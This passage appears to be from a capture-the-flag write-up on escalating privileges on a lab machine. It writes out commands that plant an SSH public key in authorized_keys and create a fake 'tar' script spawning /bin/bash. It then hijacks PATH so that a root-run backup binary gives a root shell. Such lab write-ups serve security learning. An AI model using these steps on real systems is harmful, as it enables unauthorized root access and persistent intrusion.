
Lol, it’s not specifying full path for tar binary we can laverage to get root shell, as the binary runs as root we can get shell as root
let’s normally run the binary

strange it still fails to execute, to debug issue, i ran pspy in daniel SSH shell

and we can see that the binary executes at root, but running tar as normal user, i don’t really find any solution or why it’s happening i used hint and found that we need to get ssh session on machine to solve this
create .ssh directory and write our ssh public key in authorized_keys file
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCx9LVWrCkaqntFdyokUKNvnleMwdyo5VkR8DwCbGDH1jFcYCuMOsUoKxjmGqUsKy6sLQhK5xPEUvYAWJoPTznf+yuT7djgCbuk2I028OoqOf4cxkDLO6pLspb7l2QGlG1drPPuW9UJp19in7tuBiyEu852V7W4b82S5W4Az0Bu28sjr0sGNugLhIzE+zUr/mS89CwICY0FebWXxKCxe9flaQLgLHqNtVsQyS+aWJHdFei9uzvW6klhWCRyNGnOMp9ptD+mbI/j9e53at/qEUlCS7Y+Tvcp1WG0H6IvDzkbTEf9no+Uz7rVCmqaYBGDR+L8kuCnaA3+PJ7U5VJFLqS0YDFbzLGGReFk93zGq8aW85wAHY+lX4FgFtYmZGDFGrfyE4LVOqtHofn6VBSkWLHK7t0kHSrnBCi5/G8KcNCVcuNKZquzz9hT+lR3UM/oMHLX4u8tbiCGaZlsgPAvjmxU4A9GA8UsBzREqd5QbNAyjZ+OrRweEkpCC/tnVMgIuWc= kali@kali' > authorized_keysand use my private key to login to SSH
ssh -i ~/.ssh/id_rsa matt@10.10.11.136
running /usr/bin/pandora_backup now we successfully ran

nice, now let’s create a tar binary in /tmp folder
create a malicious tar file
echo -e '#!/bin/bash\necho "Rooted!!"\n/bin/bash' > tarmake it executable
chmod +x tarnow we add /tmp in PATH variable so when it looks for executable first it search in /tmp
export PATH=/tmp:$PATH

and execute the /usr/bin/pandora_backup hopefully we can get the root shell